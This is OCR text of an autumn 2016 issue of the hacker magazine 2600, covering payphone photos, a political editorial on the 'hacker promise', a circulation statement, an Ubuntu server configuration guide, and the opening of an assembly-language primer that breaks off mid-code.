
Volume Thirty-Three, Number Three
Autumn 2016, $6.95 US, $8.95 CAN

2600

The Hacker Quarterly



0 71486 83158 7
$6.95US $8.95CAN
63

Pacific Payphones

Phillipines. Seen in Dumaguete, this rather weird booth and phone somehow appear both modern and ancient at the same time.

Photo by HB

Taiwan. This standard phone, operated by Chunghwa Telecom, is found throughout the country. Two interesting dialing codes: Domestic Violence Prevention (113) and Anti-Fraud (165).

Photo by Nick Montoya


Phillipines. PLDT used to be known as the Philippine Long Distance Telephone Company until this year and it was run by GTE from 1928 to 1967. This is one of its standard payphones, spotted in Manila.

Photo by HB

French Polynesia. This blue card model was found in Tahiti and is run by OPT, the government owned phone company.

Photo by Pro

Got foreign payphone photos for us? Email them to **payphones@2600.com**. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)



Promises	**4**
Hacking for Knowledge	**6**
MOV Before You JMP	**10**
It's Security, Stupid	**11**
Freedom of Thought	**12**
TELECOM INFORMER	**13**
A Captive Portal Puzzle at Sea	**15**
Spyware Techniques	**17**
Building DIY Community Mesh Networks	**21**
Musical Monstrosities	**24**
HACKER PERSPECTIVE	**26**
The PirateBox	**29**
How to Google Bomb Someone	**31**
LETTERS	**34**
Verizon's HOPE Scam	**47**
The Easiest Way to Break Into a Bank	**48**
Hacking Amazon E-Books with Spy Style	**49**
EFFECTING DIGITAL FREEDOM	**52**
A Parallel President on Twitter	**58**
HACKER HAPPENINGS	**61**
MARKETPLACE	**62**
MEETINGS	**66**

Promises

In this election season, we all know a thing or two about promises. They are what the politicians feed us in order to get elected. They almost never are fulfilled and most of us aren't the least bit surprised by that. Yet the cycle continues time after time.

But there's a different kind of promise out there, one that was exemplified at The Eleventh HOPE this past July. That promise actually does come to fruition with enough support and nurturing. We call it the hacker promise.

Oddly enough, and perhaps appropriately so, those involved in political campaigns are scared to death of the potential of hackers. Why? It's painfully simple - they fear the truth. And nothing is more honest than someone who reveals that all is not well when we're constantly told over and over again that it is.

We've all read "The Emperor's New Clothes" (and if not, we all should) where an honest child does what no other dares do and says out loud that the emperor isn't wearing any clothes at all when everyone else was too scared not to play along with the charade. Whenever we demonstrate a lack of security, obtain documents that aren't supposed to exist, challenge the status quo, or reveal a lie, we're embarrassing an emperor of one sort or another. And this is why, however deeply hidden, the general public cheers when it occurs. The hacker promise once again shows what is true and what is not. There is no bigger threat for those addicts of power.

You could not have found a more diverse and freethinking group of people than the attendees and participants at The Eleventh HOPE this summer in New York City. If there had been a single theme, it would have been that of questioning assumptions. Every system imaginable was subject to being challenged with something better designed to take its place. That is what hackers do and we're inspired beyond words to see so many people who clearly get this. Here are just a few instances of our promise and the threat it poses:

- Designing and using strong encryption to protect our privacy is a recurring topic in the hacker world. Encryption in the hands of the populace is seen as a threat by those in power.
- Taking back access and control to everything from automobile repair to music recordings to food to pharmaceuticals - all currently in the hands of big business with a level of manipulation unprecedented in our history. Hackers are the ones who will figure out how to either bypass these systems or make them irrelevant. Again, a huge threat to the system as it stands.
- Demonstrating how almost any lock can be defeated, any key copied. Our lockpicking talks were among the most popular this year and the techniques displayed were imaginative and scientific. It may make a lot of companies, governments, and people uncomfortable. But it's the truth.
- Civil liberties issues have always been at

the forefront of the hacker world and the many campaigns and projects that groups like the Electronic Frontier Foundation and the American Civil Liberties Union are involved in could fill an entire conference on their own. But the truth here is that, when mixed with the spirit of rebellion and challenge that already exists in the hacker world, the amount of inspiration gained from their talks was extremely contagious. It all leads to continued and ever-expanding discussions that those in power would rather not have happen.

We can go on and on with examples, but looking at the HOPE program guide would basically make the same point. What comes out of a conference like this isn't something as innocuous as a conversation about building better security. This is about changing the way we think and the way we do just about everything. Whether it's coming up with a new digital currency, bypassing drug companies and their artificial price controls, coming up with alternative fuels, figuring out a new way to broadcast or receive material that otherwise would be inaccessible, there is no element of our society that isn't in the crosshairs of change. Yes, designing better security is in there too. But it's so much bigger than just that.

This is a train that cannot be stopped; there is simply too much momentum at this point. With every hysterical report of what hackers *could* be doing to our privacy, with every Congressional hearing about the threat of "cyberterrorists," and with every political campaign claiming they're being targeted by the digital underground, what you're actually seeing is unbridled fear and panic. Because deep down, all of these people know that if they haven't already lost control, they will fairly soon. Their system and systems are very powerful and omnipresent. They too get better, faster, and more encompassing with every year. But, whether it's today, next year, or a decade from now, they will become unsustainable. Human ingenuity and the desire for freedom and self-determination always come back up to the surface, regardless of how long they've been forcibly submerged. What's different now is that we have more tools and platforms than ever before to accomplish this. What's different is that we're *all* different, and yet united in this desire. That means thousands or even millions of ways to achieve a goal rather than just one set of rules handed down from the castle.

This is what the hacker promise represents and, while we're confident and optimistic about the future, it doesn't mean that some very dark days don't lie ahead. When coming up against such powerful entities on such fundamental issues, it's inevitable that we will be demonized, targeted, and punished for daring to be different. This is how we know that we're winning.

And we win when we're diverse, when we debate, and when we respect one another. No political party can ever represent us beyond an issue or two. We will always think outside the box and come up with ways of doing things that don't follow the rules. If the emperor has no clothes, if there's a way to defeat security, if there's damning evidence to leak, we will never remain silent, regardless of the political price. That's the promise of the hacker world that we can never break.


Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2016. Annual subscription price $27.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	28250	27000
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4094	4163
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	23188	21869
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	27282	26032
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	143	143
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	825	825
E. Total free distribution	968	968
F. Total distribution	28250	27000
G. Copies not distributed	0	0
H. Total	28250	27000
I. Percent Paid	97	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

Hacking for Knowledge



by Jerry

Installing a desktop version of Ubuntu requires little skill these days as the "Live" distro is available everywhere and installs without much thought. This actually cheats you the user by not allowing you to understand the inner workings of the system.

This changes, however, if the job requires a server install.

Servers have a set of hardware/software requirements differing for the consumer grade desktop/laptop installations. The most common change will be two network interface cards (NIC). Additionally, the BIOS may be compatible, but in some server hardware, the BIOS may not be compatible.

This brings us to RTFM (Read The Fin' Manual). Do your homework, verify the BIOS compatibility, video, audio, NIC, RAM, and hard drive.

The Phoenix Project II

In *2600 Magazine* 33:1, page 55, I wrote of a SuperMicro rack server that arrived with a valid copy of Microsoft Server 2003, installed, complete with C.O.A. attached to the lid. In its previous life, it served faithfully as an FTP server in an electronics lab, complete with in-house proxy server, virtual server instances, virtual NICs, and all of the installation software. Faithful readers will already have that issue on the shelf. Fifty USD for the server: well spent.

Phoenix Project II is a complete Ubuntu server installation. Due diligence requires a boot into the BIOS, collecting information on BIOS version, CPU, chip set, video, and RAM. The good news: Intel supplies many server boards for industry, and the majority of drivers available work just fine.

Servers do not require high end video, so "Standard VGA" is the default. Servers do not require audio, so you only need a beep speaker, however the high end video/audio drivers will load during the install if the hardware exists.

This SuperMicro rack has an Intel Celeron 2.4 Ghz, (Single Core 32 Bit) 2 gig DDR2 @ 533 Ghz un-buffered RAM, two Broadcom NetXtreme gigabyte NICs, 80 gig SATA hard drive, pretty basic stuff.

This small rack mount server is perfect for testing the Ubuntu server software. More and more IT departments are leaving Micro$oft Server for Linux.

Most servers are sitting idle most of the work day, supplying requested data, providing data storage, logging on users, providing Internet access. These tasks are not difficult and many SMB (Small Medium Business) servers are specified with an entry level hardware set.

Two NICs allow the server to connect to the Internet on one and serve the local network on the other. This prevents users from connecting to the Internet without logging onto the server as a security measure. However, you may set the server up to simply store and retrieve data, if it's inside the domain. In this case, you can use the second NIC for a different department, preventing "browsing" by curious users. Try to use the KISS principle: Keep It Simple, Stupid.

With a minimum list of users, you may just assign passwords and allow access. However, the best practice is to create "groups" and then assign any new user to that group.

You set the group policy to allow read write copy permissions as mandated by management.

Joining the group allows the user to have all of the rights of that group. The expression is "Manage groups, not users."

The reference is here: `http://askubuntu.com/questions/66718/how-to-➥manage-users-and-groups`

The server install CD/USB stick allows you to install Ubuntu permanently on a computer for use as a server.

There are two ISO images available, each for a different type of computer:

PC (Intel x86) server install CD. For almost all PCs. This includes most machines with Intel/AMD/etc. type processors and almost all computers that run Microsoft Windows, as well as newer Apple Macintosh systems based on Intel processors. Choose this if you are at all unsure.

64-bit PC (AMD64) server install CD. Choose this to take full advantage of computers based on the AMD64 or EM64T architecture (e.g., Athlon64, Opteron, EM64T Xeon, Core 2). If you have a non-64-bit processor made by AMD, or if you need full support for 32-bit code, use the Intel x86 images instead.

The link Is here: `http://www.ubuntu.com/download/server` and here: `http://➥www.ubuntu.com/download/alternative-downloads`

A typical install is to replace an aging "small business server" that is no longer supported by Micro$oft. This will allow the small business to control Internet access, send and receive email, permit directory shares, and perform other needed services.

An SMB server inside the local domain may not need the same services as an "Internet server," such as the full LAMP stack (Linux, Apache, MySQL, PHP). However, the link is here if needed: `https://www.digitalocean.com/community/tutorials/how-to-install-➥linux-apache-mysql-php-lamp-stack-on-ubuntu` and the Wiki link: `http://en.wikipedia.org/wiki/LAMP_%28software_bundle%29`

Having verified the version of server OS that will install, proceed with the first boot. The Ubuntu Server Guide is here: `https://help.ubuntu.com/lts/serverguide/`

Again, RTFM.

Here comes the "Copy Pasta."

List Of Features

Ubuntu Business Box Server Features	Software
Server operating system	Ubuntu 12.04 LTS
Network Firewall	ufw*
DNS server	Dnsmasq
DHCP server	ISC DHCP
Internet sharing with proxy and cache control, including reporting and user access control	Squid, Sarg
Anti-Virus and Anti-Spam	ClamAV, AMaViS, SpamAssassin
Groupware Email, Contacts, Calendar, Webmail, with native Microsoft Outlook compatibility and mobile device support	SOGo*
Instant Messaging, VOIP and Video Chat server	Openfire, Spark*
Shared Printers and Files	Samba
Webserver	Apache*
FTP server	ProFTP*
Database server	MySQL*
VPN	LogMeIn Hamachi, Haguichi*
Virtualization support	Oracle VM VirtualBox*
Network Backup	RAID1 NAS*
Cloud Backup	Ubuntu One*
Remote Desktop Administration	x11vnc*
Remote Web Administration	Webmin
System Monitoring	
Automatic Security Updates	

Install Operating System - Ubuntu 12.04 LTS

Download Ubuntu 12.04 LTS 32bit or 64bit, Server or Desktop edition. This guide is based on the desktop installation for users not comfortable with command line only.

Create a bootable USB stick or CD and boot your server computer with the installation as explained on the Ubuntu site.

Once you have booted your computer from the Ubuntu installation USB stick or CD, you should see the installation screens below.

Follow the instructions and adapt as required.

Encrypting the home folder step is optional but provides an added level of security.


Set Hostname (FQDN)

Select a Fully Qualified Domain Name for your server.

We will be using ubb01.mydomain.local as our FQDN example in the instructions.

Add the name and IP to your /etc/hosts file as shown below and save the file:

```
sudo gedit /etc/hosts
```



Then change the hostname file by opening a terminal window and entering:

```
sudo su
echo "ubb01.mydomain.local" > /etc/hostname
service hostname restart
exit
```

Configure Network Interfaces

Ubuntu has very good reasons why it prefers we do not do this - but this needs to be done at some point or someone else will. Open a terminal window and enter the following:

```
sudo gedit /etc/network/interfaces
```

Replace the content of the file with the following and save:

```
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.0.2
        netmask 255.255.255.0
        network 192.168.0.0
        broadcast 192.168.0.255
        gateway 192.168.0.1
        dns-nameservers 192.168.0.1, 8.8.8.8
```

```
# IPTable rules
post-up iptables-restore < /etc/iptables.up.rules
# The secondary network interface internal
auto eth1
iface eth1 inet static
        address 192.168.1.2
        netmask 255.255.255.0
        network 192.168.1.0
        broadcast 192.168.1.255
```

Edit the DNS configuration - Dnsmasq

Install Dnsmasq. Open a terminal and enter:

```
sudo apt-get install dnsmasq
```

Edit the Dnsmasq configuration file by opening a terminal window and entering:

```
sudo gedit /etc/dnsmasq.conf
```

Replace the content of the file with the following and save:

```
# DNS Settings
server=/localnet/192.168.0.2
server=/#/192.168.0.1
server=/#/8.8.8.8
server=/#/8.8.4.4
# Domain Name
domain=mydomain.local

# Server DNS settings... this is required as the server itself will
# not be obtaining its IP address via DHCP and therefore would
# not be automatically added to the DNS records for forward/reverse
# DNS queries as required by Kerberos
ptr-record=2.0.168.192.in-addr.arpa.,"ubb01.mydomain.local"
address=/ubb01.mydomain.local/192.168.0.2
```

The setup requires that you have your Internet router with a fixed IP address of 192.168.0.1 connected to your LAN Adaptor #1 (eth0) port with a DNS name server running on the router providing Internet access.


Your outward facing connection is LAN Adaptor #1 (eth0) with IP 192.168.0.2


Your inward facing connection is LAN Adaptor #2 (eth1) with IP 192.168.1.2

Normally, management types are reluctant to allow full range testing on new server installs due to artificial "budgets." This often is a mistake. Sadly, the IT department will be blamed for any screw-ups regardless. "Best Practice," install the server and test as long as you can. Work the bugs out. Install as a VM, sharing hardware with another system if possible. Document any and all configuration parameters. Establish a local domain separate from your working system. Test it again.

The Phoenix Project III will cover groups and users, and establishing a "Private Cloud." Stay tuned, don't touch that dial, same time same station.

=== LIFETIME PDFs ===





Come and join the lifetime digital digest club. You'll get all of our existing *Hacker Digests*, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. $260 gets it all. (Analog lifetime subscribers can get this for $100.) Latest releases: Volume 32 from 2015 and Volume 12 from 1995.

Visit store.2600.com and click on Downloads/PDF.

MOV Before You JMP

by Vuk Ivanovic
vuk.ivanovic9000@gmail.com

Get it? Never mind. Long time ago, when I started my journey into hacking, one of the best pointers that I read on one of the many hacking related websites was the importance of learning to code in order to understand how programs work and how they can be made to do things that they weren't initially meant to do.

I followed the advice with some mistakes; I started with QBasic and Visual Basic. And, as some may know, QBasic/Visual Basic and hacking have nothing in common (mostly). If one wants to learn about discovering vulnerabilities and developing exploits, those two programming languages are not a way to go - at all. On the other hand coding in those (especially Visual Basic) got my creative juices flowing, until I realized that every program that I wanted to make already existed. And then I remembered why I started coding in the first place. It was all about understanding what makes various things tick: clocks, computers, video games, TV sets, humans and so on. In order to better understand that aspect, I decided to go back to the well and to seek deeper. What I learned was that I started with the wrong programming languages. The right path was, and still is, C and assembly, especially assembly (for exploits, shell codes and pretty much everything).

This isn't a crash course in any of the programming languages; this is about the importance of assembly and knowing the building blocks of whatever the big picture you are interested in may be. In order to better demonstrate what I mean by the title, following are some really rough and really basic examples of code to compare two numbers:

```
in assembly(32bit, Linux):    in C:                in PHP:
mov eax, 1                    int x=1;             $x = 1;
mov ebx, 2                    int y=2;             $y = 2;
cmp eax, ebx                  if(x<>y){            if($x<>$y){
jne not_equal_function        goto not_equal; }    not_equal_func(); }
```

For some, perhaps many, who are into coding, all of the examples above make perfect sense (except for using goto, but it's just an example), and for others who haven't dealt with assembly before, the assembly example may be confusing (and even if it's not, take this under consideration: assembly coding is different in Windows - note also the 32 bit part because 64 bit code differs from 32 bit). Furthermore, unlike PHP, even doing a simple output of a string requires the following three lines of assembly:

```
mov     ebx, 1      ; write to the STDOUT file
mov     eax, 4      ; invoke SYS_WRITE (kernel opcode 4)
